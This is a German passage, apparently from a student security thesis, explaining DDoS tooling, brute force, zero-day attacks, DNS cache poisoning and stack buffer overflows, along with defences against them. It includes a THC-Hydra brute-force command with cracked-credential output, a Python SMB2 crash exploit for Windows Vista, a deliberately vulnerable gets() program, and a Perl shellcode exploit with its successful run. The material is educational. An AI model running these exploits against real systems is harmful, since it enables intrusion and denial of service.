Es beinhaltet zwei Clients: Der Handler und der Angreifer verwenden jeweils einen zweiten Client. Der Client beruht auf die Funktion von Telnet und übernimmt die Verschlüsselung. Dieser Client verbindet sich im Flood-Netzwerk mit dem Handler, um so mit ihm kommunizieren zu können. Außerdem beinhaltet Stacheldraht einen Dämon, der im Angriffsfall als Agent fungiert. Der Attacker kann mehrere Clients bedienen, die Clients kommuniziert dann mit den einzelnen Handlern. Der Handler hat

anschließen die Aufgabe, die Dämonen (Agents) zu kontaktieren und diese sind für die Koordinierung der Packete auf dem Zielsystem zuständig.

3.8.3 Schutz gegen Denial of Service

Jedoch gibt es auch gegen DOS-Angriffe gewisse Schutzmaßnahmen. Zuerst muss unterschieden werden, ob die Schutzmaßnahme reaktiv oder präventiv ist. Das bedeutet im Genaueren, ob der Angriff schon vorbeugend erkannt wird oder erst während des Vorgangs eingegriffen und nachverfolgt wird.

Im Allgemeinen ist es schwierig, sich gegen Denial of Service-Attacken zu schützen, jedoch versuchen Hersteller immer mehr vorbeugende Maßnahmen gegen Denial of Service-Attacken zu inkludieren. Seit dem Exchange Server 2003 beschäftigt sich Microsoft massiv mit den Sicherheitsmaßnahmen gegen Denial of Service-Angriffen. Die Lösungen dazu sind jedoch leglich Beschränkungen wie Nachrichtengröße oder den Eingang von zu vielen Nachrichten von einem Rechner.

Abwehrmöglichkeiten

Möglichkeiten zur Verhinderung von Denial of Service-Attacken gibt es in mehren Varianten. Eine dieser Varianten ist, Firewall oder Intrusion Detection Systeme im System einzubinden, die mögliche Sicherheitslücken im System schließen und die Möglichkeit haben verschiedene Angriffsmuster zu erkennen. Diese Möglichkeit bietet sich natürlich auch auf den einzelnen Rechnern, die alle potentielle Agenten sind. Wenn man auf die Verwendung von Protokollen setzt, deren Kommunikationskosten sich nicht zur Gänze auf der Seite des Servers oder dienstanbietenden Systems befinden, wird es natürlich um einiges schwieriger das System zu überlasten, das heißt, es werden viel mehr Agenten benötigt.

Eine wirksame Maßnahme gegen DoS-Attacken ist es, die Ressourcen in einem Netzwerk einzuschränken, somit stehen für die einzelnen Angreifer-Agenten nur bestimmte Ressourcen oder Bandbreiten zur Verfügung und somit wird dem Angriff Effizenz genommen. Die Methode mit dem geringsten administrativen Aufwand gegen DoS-Attacken ist jedoch auch die teuerste, man kann auch redundante Hardware zur Verfügung stellen, um somit den Ausfall eines Gerätes oder Systems Herr zu werden.

Eine der Möglichkeiten zum Schutz vor Denial of Service Attacken ist ein Intrusion Detection System. Mit diesen Sicherheitssystemen wird es möglich gemacht, bestimmte Muster oder Anomalien zu erkennen. Man legt ein Normalmodell für das Netzwerk an, wird dieses Normalmodell bis zu einem Grenzwert überstiegen, wird es vom IDS als Angriff gemeldet. Das Problem bei dieser Schutzmaßnahme ist, dass es oft zu Meldungen kommt, obwohl es keinen Angriff gibt. Das heißt das Intrusion Detection System muss ständig aktualisiert und an das Netz angepasst werden, genau so wie das Normalmodell, das an verschiedene Trends im Netz angepasst werden muss.

Diese Verfahren können hybrid eingesetzt werden, das heißt das IDS wandelt Anomalien in Angriffsmuster um, somit bietet sich wiederum die Möglichkeit eines DoS-Angriffes, da der Angriffer Anomalien vortäuschen kann und somit das IDS als DoS-Tool verwenden kann.(vgl.[BSI2010])

D-WARD

D-WARD ist der Ansatz zur Abwehr von DDoS-Attacken direkt an der Quelle des Angriffs. Die Funktion dieses Tools setzt auf Policies, also Berechtigung und legt somit fest, wer, was tun darf. Außerdem überpfrüft es, ob die ausgesandten Datenpakete auch genügend korrekte Antworten bekommen, wie zum Beispiel die ACK-Meldung bei einem TCP-Verbindungsaufbau. Dieses System muss allerdings flächendeckend im Netz eingesetzt werden, um die erwünschten Maßnahmen gegen DDoS-Attacken treffen zu können.

3.9 Brute Force Attack

Brute-Force-Attacken sind automatisierte Versuche mit dem Ziel, das Passwort eines Benutzerzugangs oder eines Programms herauszufinden.

3.9.1 Funktionsweise

Die Funktionsweise von Brute-Force-Attacken liegt darin, alle möglichen Kombination von Buchstaben und Zahlen für ein Passwort auszuprobieren. Es gibt viele verschiedene Kombinationen aus Buchstaben und Zahlen, aber bei der Rechenleistung von heutigen Computern ist eine Brute-Force-Attacke mit mehreren Millionen Kombinationen kein Problem. Theoretisch ist jedes Passwort mittels Brute-Force-Attacke herauszufinden, jedoch kann es bei einem Passwort mit hoher Komplexität zu einem nicht akzeptablen Aufwand kommen.

Als Beispiel kann man die Festlegung eines es bestehend aus sieben Kleinbuchstaben nehmen. Bei so einem kurzen Beispiel sind rein rechnerisch ca. 8 Milliarden verschiedene Buchstabenkombinationen möglich. Aber mit einem in der heutigen Zeit leistungsstarken Rechner, wäre die Durchführung einer Brute-Force-Attacke, das heißt das Ausprobieren aller Kombinationen, in 1-2 Minuten erledigt.(vgl.[1pw2010])

Wie man anhand des im vorigen Absatz erklärten Beispiels leicht erkennt, ist die erste Sicherheitsstufe gegen solche Angriffe, die Länge des Passwortes. Im genaueren bedeutet das, um so länger das Passwort, um so schwieriger das erfolgreiche Durchführen einer Brute-Force-Attack. Wenn man ein Passwort mit komplexen Aufbau, also bestehend aus Groß-/Kleinbuchstaben und Zahlen mit einer Länge von 13 Stellen, dann wäre die Wahrscheinlichkeit schon sehr gering, mit einer Brute-Force-Attack erfolgreich zu sein.

Der durchschnittliche User macht es leider Angreifern, die brute-forcing als Angriffsmethode benutzen, sehr leicht. Es kommt oft vor, das als Passwort das eigene Geburstdatum oder der Name eines der eigenen Kinder ausgewählt wird. Diese Art von Passwörtern ist sehr leicht zu knacken, da man durch die Kombination aus Zahlen für das Geburtsdatum leicht das Passwort herausfindet. Außerdem sollte man keine ganzen Wörter oder Namen als Passwort festlegen, ohne dies in Kombination mit Zahlen oder Sonderzeichen zu bringen.(vgl.[CLCA2001])

3.9.2 THC-HYDRA

Wir nehmen als Beispiel für eines der vielen Brute-Force-Tools, das Tool THC-HYDRA, da es eine gute Dokumentation und eine auch für komplexe Angriffsversuche einsetzbar ist. Dieses Tool beinhaltet die Möglichkeit der Durchführung von Attacken auf FTP, POP3, IMAP, Telnet, HTTP, LDAP, ICQ uvm. und deckt somit die wichtigsten Möglichkeiten ab. Außerdem beinhaltet es einen SSL-Support, diese Möglichkeit haben sonst die wenigsten Brute-Force-Tools.

In dem nachfolgenden Beispiel wird man sehen, wie leicht es ist, mittels THC-HYDRA das Passwort einer SSL-Verbindung herauszufinden. Man generiert sich mit einem der unzählig zur Verfügung stehenden Passwortgeneratoren eine Passwortliste, dies kann aus Teilen des Wörterbuches, Zahlen oder, wenn man den User kennt, aus privaten Daten bestehen.

Diese Liste wird gespeichert, da HYDRA später auf diese Liste zugreifen muss.

Über die Konsole wird HYDRA mit den einzelnen Optionen gestartet:

```
hsm@attacker ~ # hydra -o res -L usr -P pwd -f -V login.hsm-
    pro.at https-post-form '/index.php?status=10:usr=^USER^&pwd
    =^PASS^:Nicht angemeldet'
```

Man übergibt dem Tool Informationen, wie die Userliste und Passwortliste, damit das Tool alle Kombination ausprobieren kann. Der wichtige Teil ist hier jedoch, dass man genau angibt, welcher Server das Ziel ist und auf dem Frontend den genauen Namen des Userfeldes und des Passwortfeldes.

Nach dem Ausführen des obigen Befehls beginnt das Tool nach passenden Passwortkombinationen für einen Benutzernamen zu suche. Wurde eine passende Kombination gefunden, gibt das Tool folgende Meldung zurück:

```
Hydra v5.4    2006 by van Hauser / THC - use allowed only for
    legal purposes.
Hydra (http://www.thc.org) starting at 2010-02-25 23:16:22
[DATA] 4 tasks, 1 servers, 4 login tries (l:2/p:2), ~1 tries
    per task
[DATA] attacking service http-post-form on port 443
[ATTEMPT] target login.hsm-pro.at - login "none" - pass "test"
    - child 0 - 1 of 4
[ATTEMPT] target login.hsm-pro.at - login "none" - pass "
    hsmistcool" - child 1 - 2 of 4
[ATTEMPT] target login.hsm-pro.at - login "test" - pass "test"
    - child 2 - 3 of 4
[STATUS] attack finished for login.hsm-pro.at (waiting for
    childs to finish)
[ATTEMPT] target login.hsm-pro.at - login "test" - pass "
    hsmistcool" - child 3 - 4 of 4
[443][www-form] host: 85.125.181.247   login: test   password:
    hsmistcool
```

```
Hydra (http://www.thc.org) finished at 2010-02-25 23:16:23
```

Listing 3.12: brute-force-attack

Das Tool probiert nun die einzelnen Kombination aus und versucht sich auch damit anzumelden. In dem obigen Listing sieht man, wie sich HYDRA mit jedem Attempt versucht anzumelden. Als es einen erfolgreichen Anmeldeversuch durchgeführt hat, meldet das Programm mit einer Meldung 443, die IP-Adresse des Opfers und die dazugehörigen Anmeldedaten. In unserem Fall ist das 85.125.181.247 login:test password: hsmistcool

Der Angreifer hat somit erfolgreich eine Brute-Force-Attack durchgeführt und alle Daten, die er sich zum Ziel gesetzt hatte, bekommen. Es wird erkenntlich, mit welchem einfachen Verfahren das Passwort bzw. der Username herausgefunden werden kann, durch Komplexität des Passworts erhöhen sich die Versuche und die Dauer einer Brute-Force-Attack rapide.(vgl.[FREE2010])

3.10 Zero Day Attack

3.10.1 Funktionsprinzip

Eine Zero-Day-Attacke ist ein Angriff auf eine Sicherheitslücke in einem System oder einer Software, bevor der User oder Entwickler über die Sicherheitslücke Bescheid wissen. Das heißt, der Angreifer nutzt die Zeit nach dem Neuerscheinen einer Software oder einer neuen Version, da nach Erscheinen einer neuen Version meist noch einige Sicherheitslücken vorhanden sind.

Der Entwickler liefert sich unfreiwillig mit dem Angreifer ein Rennen, das mit Entdecken der Sicherheitslücke begonnen wird, einen Exploit zu schreiben, der diese Sicherheitslücke gezielt angreift. Die Aufgabe der System- und Softwarentwickler liegt also darin, diese Sicherheitslücken mittels eines Security-Patches zu beheben.

Die meisten Zero-Day-Angriffe finden nach Herauskommen einer Software oder einer neuen Version eines Betriebssystems oder Ähnlichem statt. Durch unsaubere Programmierung entstehen Sicherheitslücken in den Programmen. Benutzt der User eine neue Version des Browsers, die eventuelle Sicherheitslücken beinhaltet, ist es leicht möglich für den Angreifer, diese mittels einen Exploits anzugreifen.

Es gibt ein Zeitablauffenster, von der Entdeckung einer Sicherheitslücke bis zur Schließung dieser mittels eines Security-Patches.

- Der Entwickler erstellt eine Software, die eine Sicherheitslücke beinhaltet.
- Der Angreifer entdeckt die Sicherheitslücke vor dem Entwickler.
- Der Angreifer schreibt einen Exploit und verteilt diesen, der Entwickler weiß noch nichts von der Sicherheitslücke.
- Der Entwickler entdeckt die Sicherheitslücke erst nach den Angriffen und beginnt diese zu beheben.

Als Beispiel zeigen wir einen Exploit, der für Windows Vista geschrieben wurde.

```
#!/usr/bin/python
#When SMB2.0 recieve a "&" char in the "Process Id High" SMB
    header field
#it dies with a PAGE_FAULT_IN_NONPAGED_AREA error

from socket import socket

host = "10.2.61.114", 445
buff = (
"\x00\x00\x00\x90" # Begin SMB header: Session message
"\xff\x53\x4d\x42" # Server Component: SMB
"\x72\x00\x00\x00" # Negociate Protocol
"\x00\x18\x53\xc8" # Operation 0x18 & sub 0xc853
"\x00\x26"# Process ID High: --> :) normal value should be "\
    x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\xff\xfe"
"\x00\x00\x00\x00\x00\x6d\x00\x02\x50\x43\x20\x4e\x45\x54"
"\x57\x4f\x52\x4b\x20\x50\x52\x4f\x47\x52\x41\x4d\x20\x31"
"\x2e\x30\x00\x02\x4c\x41\x4e\x4d\x41\x4e\x31\x2e\x30\x00"
"\x02\x57\x69\x6e\x64\x6f\x77\x73\x20\x66\x6f\x72\x20\x57"
"\x6f\x72\x6b\x67\x72\x6f\x75\x70\x73\x20\x33\x2e\x31\x61"
"\x00\x02\x4c\x4d\x31\x2e\x32\x58\x30\x30\x32\x00\x02\x4c"
"\x41\x4e\x4d\x41\x4e\x32\x2e\x31\x00\x02\x4e\x54\x20\x4c"
"\x4d\x20\x30\x2e\x31\x32\x00\x02\x53\x4d\x42\x20\x32\x2e"
"\x30\x30\x32\x00"
)
s = socket()
s.connect(host)
s.send(buff)
s.close()
```

Listing 3.13: vista-exploit

Man sendet den Exploit an alle Rechner im Netz und als Folge dieses Exploits kommt es zu einem Systemabsturz bei allen Rechnern, die das Betriebssystem Windows Vista verwenden.

Zero-Day-Attacken sind effizient, da sie schnell, großflächig und automatisiert Sicherheitslücken ausnutzen, bevor Signaturen oder Security-Patches für diese vorhanden sind.

3.10.2 Schutzmaßnahmen

Eine sinnvolle Schutzmaßnahme gegen Zero-Day-Attacken ist unter anderem Speicherschutz. Der Administrator teilt den am System genutzten Programmen nur einen gewissen Teil des Arbeitsspeichers für jedes Programm zu. Das heißt, würde in einem Programm eine Sicherheitslücke sein und diese attackiert werden, wird die Gefahr für das restliche System stark eingeschränkt. Ein Angriff kann mittels Intrusion-Detection-

Systemen eventuell festgestellt werden, geht er aber auf das System selbst, wird es keine Wirkung zeigen. Derselbe Effekt tritt bei Intrusion-Prevention-Systemen auf, sollte der Angriff auf eine Software gehen, die sich auf einem Rechner im Netz befindet, ist es möglich den Angriff zu verhindern.

Das Grundproblem liegt allerdings in der Programmierung der Systeme und Software. Durch unsaubere Programmierung entstehen Sicherheitslücken, das heißt die innovativste Schutzmaßnahme wäre das Entwickeln von Programmen ohne Sicherheitslücken. (vgl.[NETS2010])

3.11 DNS Cache Poisoning

3.11.1 Funktionsweise

DNS cache poisioning basiert auf einem einfachen Prinzip. Der DNS-Cache, auf den das Domain-Name-System zugreift, enthält Einträge wie z.B.: www.google.at und liefert als Antwort eine IP-Adresse zurück, auf die der Rechner anschließend zugreift.

Das Prinzip des DNS-Cache Poisoning basiert darauf, dass falsche DNS-Einträge in den DNS-Cache eingeschleust. Das heißt, wenn der User eine Anfrage für www.google.at an den DNS-Server schickt, bekommt er eine falsche IP-Adresse zurück und wird auf eine vom Angreifer gewünschte Seite weitergeleitet. Im öffentlichen Bereich gibt es mehrere DNS-Server mit verschiedenen Zuständigkeitsbereichen, bekommt ein DNS -Server eine Anfrage, für die er nicht zuständig ist, wird diese einfach weitergeleitet. Es gibt die Möglichkeit, dass ein DNS-Server die Antwort auf eine Anfrage lokal speichert und somit über seine Zuständigkeit hinaus Anfragen beantworten kann.

Bekommt ein Rechner eine Antwort auf eine DNS-Anfrage, übernimmt er diese eine Zeit lang ungeprüft in seinen Cache, doch mit dieser Antwort werden auch noch Zusatzinformationen(Glue Records) mitgesendet. Diese Zusatzdaten werden beim DNS-Cache poisoning massiv ausgenutzt, um falsche Informationen in ein System einzuschleusen.

Beispiel

Der Ablauf eines DNS-Cache poisoning würde wie folgt aussehen:

- Ein Angreifer bringt einen DNS-Server unter seine Kontrolle und manipuliert diesen so, das er jedes Mal, wenn nach einem Namen aus der Domäne schlecht.com gefragt wird, ungefragt der gefälschte Record www.hsm-pro.at 192.0.0.2 mitgesendet wird.
- Ein anderer öffentlicher Nameserver möchte die Anfrage sehr.schlecht.com auflösen. Das heißt, die Anfrage geht weiter an den zuständigen Server, der sich unter Kontrolle des Angreifers befindet. Dieser antwortet mit der korrekten IP-Adresse, sendet jedoch den gefälschten Record www.hsm-pro.at 192.0.0.2 mit. Der Record wird von dem anderen Server ohne Überprüfung in den Cache aufgenommen.
- Wenn ein User etwas später versucht, den Namen www.hsm-pro.at aufzulösen und sich dabei an den Nameserver wendet, bekommt er als Antwort 192.0.0.2.

- Der User wollte auf www.hsm-pro.at zugreifen, wird jedoch jetzt unbemerkt auf eine andere Seite mit der IP-Adresse 192.0.0.2 weitergeleitet.

3.11.2 Abwehrmaßnahmen

Um DNS-Cache poisoning zu verhindern, gilt als grundlegende Möglichkeit, dass der DNS-Server nicht jeden anderen DNS-Server vertraut und DNS-Records ignoriert, vor allem wenn sie nicht mit der eigentlichen Anfrage in Zusammenhang stehen.

Außerdem gibt es die Möglichkeit von DNSSEC:

DNSSEC

Domain Name System Security Extension ist eine Erweiterung von DNS und es bietet die Möglichkeit, Authentizität und Datenintegrität von DNS-Transaktionen zu gewährleisten. Ein User kann also davon ausgehen, dass sein DNS-Server richtige Antwortdaten schickt, da diese mit dem in der Zone zuständigen DNS-Server abgeglichen werden und dieser signiert ist. Die Funktionsweise steckt hinter einem Schlüsselmanagement. Es gibt Masterserver, auf denen die abzusichernde Zone liegt, dieser Server unterzeichnet jeden einzelnen Record mittels seines geheimen Schlüssels. Die einzelnen DNS-Clients besitzen den öffentlichen Schlüssel dazu und können somit die Integrität der Daten überprüfen. (vgl.[SCAN2007])

3.12 Buffer Overflows

Bei einigen Programmierfehlern ist es möglich, ausführbaren Code in ein laufendes Programm zu injizieren oder dessen Ablauf zu ändern. Dadurch kann ein Angreifer theoretisch alles tun, was dem jeweiligen Prozess erlaubt ist. Zu den bekanntesten dieser Fehler gehören so genannte „Buffer Overflow“-Vulnerabilities.

Hier werden nur sogenannte „stack-basierende“Buffer Overflows beschrieben. Hierfür muss aber zunächst die Ausführung von Programmen genauer beleuchtet werden.

3.12.1 Ausführung von Programmen

Speichersegmente

Wenn ein Programm ausgeführt wird, wird es zunächst in den Hauptspeicher geladen. Es ist in fünf Segmente unterteilt.

- Text: Hier liegen die ausführbaren Intruktionen für den Prozessor. Der sogenannte„Instruction Pointer“ (EIP) zeigt immer auf die aktuell auszuführende Anweisung. Nach deren Durchführung wird er auf die nächste weiterbewegt. Es gibt aber auch Instruktionen, welche ihn an eine bestimmte Adresse setzen können. Weiters kann das Text-Segment, nachdem das Programm geladen wurde, nicht mehr verändert werden.

- Daten: Dieses Segment dient der Speicherung initialisierter globaler oder statischer Daten.

- BSS: Dieses Segment dient der Speicherung nicht initialisierter globaler oder statischer Daten.
- Heap: Auf dem Heap kann dynamisch Speicher reserviert und freigegeben werden. Im Gegensatz zu den bisher genannten Segmenten wächst bzw. schrumpft er je nach Bedarf.
- Stack: Auf dem Stack liegen lokale Variablen sowie Parameter für Funktionen und die Adressen, an welche nach deren Beendigung der EIP verschoben wird. Werden Daten auf dem Stack abgelegt („Push“), wächst er. Werden sie entfernt („Pop“), schrumpft er. Es ist nur möglich am Ende des Stacks Daten anzuhängen oder zu entfernen. Damit man weiß, wo dieses liegt, gibt es den sogenannten „Stack Pointer“ (ESP). Dieser verändert sich jedesmal, wenn der Stack verändert wird.

(vgl.[ERIC2009])

Funktionen

Um nicht mehrmals dasselbe schreiben zu müssen, gibt es in der Programmierung Funktionen. Sie erlauben es, den gleichen Code mehrmals mit unterschiedlichen Parametern auszuführen.

Beim Aufruf einer Funktion werden zuerst die benötigten Parameter auf dem Stack abgelegt. Dann wird die Adresse der ersten Instruktion nach dem Funktionsaufruf („Return-Adresse“) ebenfalls dort gespeichert. Danach kann die eigentliche Funktion aufgerufen werden. Der EIP wird an deren erste Instruktion verschoben. In der Funktion wird jetzt der ESP in den so genannten „Base Pointer“ (EBP) geschrieben, nachdem dessen alter Wert ebenfalls auf den Stack gelegt wurde. Der EBP dient dazu, auf lokale Variablen und Parameter zuzugreifen. Dies wäre zwar auch über den ESP möglich, jedoch würde sich dessen Wert bei der Erzeugung neuer lokaler Variablen wieder verändern. Jetzt kann die Funktion ihre Aufgabe ausführen. Am Ende werden die lokalen Variablen wieder entfernt und danach der alte Wert des EBP vom Stack gelesen und wiederhergestellt. Zuletzt wird die Return-Adresse wieder in den EIP gespeichert und die Ausführung geht nach dem Funktionsaufruf weiter.

Anfang des Stacks:	Hohe Speicheradressen
	... ...
Parameter für Funktion:	Parameter 3 Parameter 2 Parameter 1
Return-Adresse:	0xb7fff5a3
Gesicherter EBP:	0xbfffee98
Lokale Variablen:	Variable 1 Variable 2 Variable 3
Ende des Stacks:	Niedrigere Speicheradressen

Tabelle 3.7: Stack

In der Tabelle sieht man, wie das Ende des Stacks nach einem Funktionsaufruf aussieht. Nach Beendigung der Funktion wird der ESP auf die Adresse des letzten Parameters zeigen. (vgl.[ERIC2009])

3.12.2 Angriffsmöglichkeiten

Bei einem Buffer Overflow, wird versucht, in einen Speicherbereich fester Größe mehr zu schreiben als hineinpasst. Beispielsweise wird in einer Funktion, bei der vom Benutzer Daten eingelesen werden (z.B. über das Terminal), die Eingabe in einen Puffer gespeichert. Prüft das Programm nicht, ob er bereits voll ist, sondern liest bis zu einem bestimmten Zeichen (z.B. einem Zeilenumbruch), so überschreiben die überschüssigen Daten den Speicher nach dem Puffer. Liegt dieser am Stack, könnten somit der gesicherte Base Pointer und auch die Return-Adresse verändert werden. Im Normalfall wird das Programm abstürzen, wenn zu viele Daten eingelesen werden, da die neue Adresse vermutlich nicht auf eine gültige Instruktion zeigen wird. Aber unter Umständen, kann man auch bewusst die weitere Ausführung beeinflussen.

Genau darauf zielt ein Angriff ab. Wenn die Return-Adresse verändert wird, kann der Angreifer, da sie am Ende der Funktion in den EIP geschrieben wird, bestimmen, welche Instruktionen ausgeführt werden. Er kann beispielsweise zu einer anderen bereits vorhandenen Funktion springen. Außerdem ist es möglich, selbst neuen Code in das Programm einzubringen. Dieser so genannte „Shellcode“[29] kann dann beispielsweise eine Verbindung mit dem Angreifer aufbauen und ihm ermöglichen, auf dem angegriffenen Computer eine Shell auszuführen.

Der Code kann einfach auf den Stack geschrieben werden. Entweder vor oder nach der neuen Return-Adresse. Diese wird dann so angepasst, dass sie wiederum auf den Stack zeigt. Somit hat der Angreifer bereits einen Exploit. Das verwundbare Programm liest Shellcode und Return-Adresse ein. Es wird nicht bemerkt, dass der für die Eingabe vorgesehene Puffer bereits voll ist. Nachdem die Funktion für das Einlesen beendet

[29] siehe 3.13 Shellcode

wurde, wird die (neue) Return-Adresse gelesen und die Ausführung wird am Stack, am Beginn des Shellcodes fortgesetzt. (vgl.[PHRA1996] und [PVEE2009])

3.12.3 Beispiel

Im folgenden wird ein Buffer Overflow bei einem einfachen Testprogramm demonstriert. Alle folgenden Schritte werden unter einem Linux-System auf einer x86-kompatiblen CPU durchgeführt.

```
#include <stdio.h>

void readFromTerm(void);

int main(void) {
        readFromTerm();
        return 0;
}

void readFromTerm(void) {
        printf("Bitte eine Zeile eingeben: ");
        char buff[100];
        gets(buff);
        printf("Ihre eingegebene Zeile: %s\n", buff);
}
```

Listing 3.14: vuln.c

In der Funktion `readFromTerm` findet sich ein Fehler, welcher ausgenutzt werden könnte. Nach der Aufforderung eine Zahl einzugeben, wird ein Puffer, der 100 Zeichen fassen kann, angelegt. Die Funktion `gets` schreibt dann die Eingaben auf der Konsole in `buff`. Sie liest so lange Zeichen ein, bis sie auf einen Zeilenumbruch oder EOF (End of File) stößt. Danach wird der Inhalt des Puffers wieder ausgegeben. Nachdem `gets` nicht überprüft, ob er voll ist, kann man aber theorethisch beliebig viele Zeichen eingeben.

Auch der Kompiler weiß über diese Unzulänglichkeit Bescheid und warnt den Nutzer sogar. Zusätzlich baut er eventuell (abhängig von Version und Distribution) auch eine Hürde ein, welche das Ausnutzen der Schwachstelle erschwert. Um den Buffer Overflow dennoch demonstrieren zu können, wird sie mit `-fno-stack-protector` deaktiviert.

```
root@attacker ~ # gcc -fno-stack-protector -o vuln vuln.c
/tmp/root-tmp.1043364/files/ccywXupl.o: In function `
   readFromTerm':
vuln.c:(.text+0x55): warning: the `gets' function is dangerous
    and should not be used.
root@attacker ~ # echo 0 > /proc/sys/kernel/randomize_va_space
```

Listing 3.15: Kompilieren von vuln.c

Neben dem Schutz, den der Kompiler einbaut, muss man auch eine Sicherheitsmaßnahme von neueren Linux-Kernels deaktivieren. Dies wird in der zweiten Zeile des

Listings erledigt. Auf die diversen Schutzmaßnahmen wird später[30] genauer eingegangen.

Jetzt kann das Programm getestet werden:

```
root@attacker ~ # ./vuln
Bitte eine Zeile eingeben: Hallo Welt!
Ihre eingegebene Zeile: Hallo Welt!
root@attacker ~ # perl -e 'print "A" x 150' | ./vuln
Bitte eine Zeile eingeben: Ihre eingegebene Zeile: AAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Speicherzugriffsfehler
```

Listing 3.16: Ausführen des verwundbaren Programms

Beim ersten Versuch hat alles funktioniert. Beim zweiten Test, wurde 150 Mal der Buchstabe `A` eingegeben. Der Puffer ist zwar nur 100 Zeichen groß, `gets` ist das aber egal. Alle Zeichen wurden eingelesen und die Return-Adresse mit `AAAA` bzw. `0x41414141` (Speicheradressen werden normalerweise Hexadezimal angegeben) überschrieben. Sobald am Ende von `readFromTerm` der EIP dorthin gesetzt wird, stürzt das Programm ab, da sich dort keine gültigen Instruktionen befinden.

Jetzt fehlt noch ein Exploit. Der folgende führt `/bin/ls` aus, sobald er in das Programm eingegeben wurde und listet damit den Inhalt des aktuellen Ordners auf. Bei einem echten Angriff, kann er aber nahezu jede beliebige Aufgabe erfüllen.

```
my $buf =
"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x42\x4a\x44\x4b\x43\x68\x4f\x69\x50\x52" .
"\x42\x46\x43\x58\x44\x6d\x42\x43\x4d\x59\x4a\x47\x42\x48" .
"\x46\x4f\x42\x53\x43\x58\x45\x50\x43\x58\x44\x6f\x50\x62" .
"\x50\x69\x42\x4e\x4f\x79\x49\x73\x42\x72\x4a\x48\x44\x48" .
"\x47\x70\x47\x70\x45\x50\x44\x6f\x45\x32\x51\x79\x50\x6e" .
"\x44\x6f\x50\x6c\x51\x63\x47\x70\x46\x37\x50\x53\x4d\x59" .
"\x4b\x51\x4a\x6d\x4b\x30\x45\x5a\x41\x41";

my $addr = "\xc0\xee\xff\xbf";
my $pad = "\x90" x 20;

print $addr x 28;
print $pad;
print $buf;
```

Listing 3.17: exploit.pl

[30] siehe 3.12.3 Gegenmaßnahmen

Der Exploit ist in diesem Fall ein einfaches Perl-Script. Zuerst wird in `$buf` der Shellcode gespeichert. Als Angreifer muss man beachten, dass dieser keine Zeilenumbrüche oder EOFs enthalten darf, da bei diesen Zeichen das Einlesen unterbrochen wird. Wie Shellcode, der diesen Anforderungen genügt, generiert werden kann, wird im Kapitel 3.13 Shellcode beschrieben. Die Variable `$addr` enthält die Adresse, an die der EIP verschoben werden soll. Damit man diese nicht ganz exakt wissen muss, wird `$pad` mit so genannten „No-Op"-Instruktionen befüllt. Diese weisen den Prozessor an, nichts zu tun, und werden abgearbeitet bis der eigentliche Shellcode erreicht wurde. Zuletzt wird alles in der richtigen Reihenfolge ausgegeben.

`$addr` wird 28 Mal ausgegeben und besteht aus 4 Bytes (28 x 4 = 112). Somit wird der Puffer aufgefüllt und läuft über. Danach werden der gespeicherte Base Pointer und die Return-Adresse noch überschrieben. Danach folgt der Inhalt von `$pad` und zuletzt der eigentliche Shellcode. Wird dies jetzt in das verwundbare Programm umgeleitet, so wird nach der Beendigung von `readFromTerm` die veränderte Return-Adresse gelesen, wodurch der EIP irgendwo auf die No-Ops zeigt. Diese werden abgearbeitet. Gleich nach ihnen folgt bereits der Shellcode, welcher ebenfalls ausgeführt wird.

```
root@attacker ~ # perl exploit.pl | ./vuln
Bitte eine Zeile eingeben: Ihre eingegebene Zeile: ..........
..........
..........
.....q.XPYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIB
JDKChOiPRBFCXDmBCMYJGBHFOBSCXEPCXDoPbPiBNOyIsBrJHDHGpGpEPDoE2
QyPnDoPlQcGpF7PSMYKQJmK0EZAA
exploit.pl  vuln  vuln.c
```

Listing 3.18: Buffer Overflow Exploit

Wie man sieht, hat der Exploit funktioniert. Allerdings sollte man als Angreifer einige Dinge beachten. Da die Prozessor-Architekturen sehr verschieden sind, benötigt man für jede einen neuen Shellcode. Auch der Exploit an sich funktioniert nicht überall gleich. So sind die No-Ops auf anderen Architekturen anders. Auch die Adresse ist nicht überall identisch. Wenn das Programm auf einem anderen Rechner oder unter Umständen sogar nur mit einem anderen Kompiler kompiliert wird, kann sie sich ändern und muss erneut (z.B. mithilfe eines Debuggers) ermittelt werden.

Auch wenn der gezeigte Angriff relativ wenig Schaden verursacht hat und zusätzlich noch die Kooperation des Benutzers erfordert, sollte man bedenken, dass sich Buffer Overflow-Vulnerabilities beispielsweise auch in Web-Browsern oder -Servern befinden könnten und die Auswirkungen hiebei wesentlich größer sein können. Die erwähnten und deaktiverten Sicherheitsmaßnahmen, bieten unter Umständen keinen ausreichenden Schutz. (vgl.[PHRA1996] und [PVEE2009])

3.12.4 Gegenmaßnahmen

Keine Schutzmaßnahme kann eine sichere Programmierung ersetzen. Aber in größeren Programmen sind Fehler nicht vollständig zu vermeiden. Es gibt daher einige weitere Optionen, Angriffe zu verhindern oder deren Auswirkungen zu begrenzen. Einige weitere Möglichkeiten dafür finden sich unter 3.13.2 Shellcode/Gegenmaßnahmen.

Intrusion Detection/Prevention Systeme

Ein bekannter Exploit, kann von einem IDS/IPS gefunden werden, sofern es dafür eine Signatur hat. Bei Angriffen auf noch unbekannte Schwachstellen, ist dies keine Option. Natürlich kann auch versucht werden Anomalien zu erkennen. Hierfür müsste das IDS/IPS allerdings genaues Wissen über das angegriffene Programm haben und erkennen, welche Eingaben erlaubt sind.

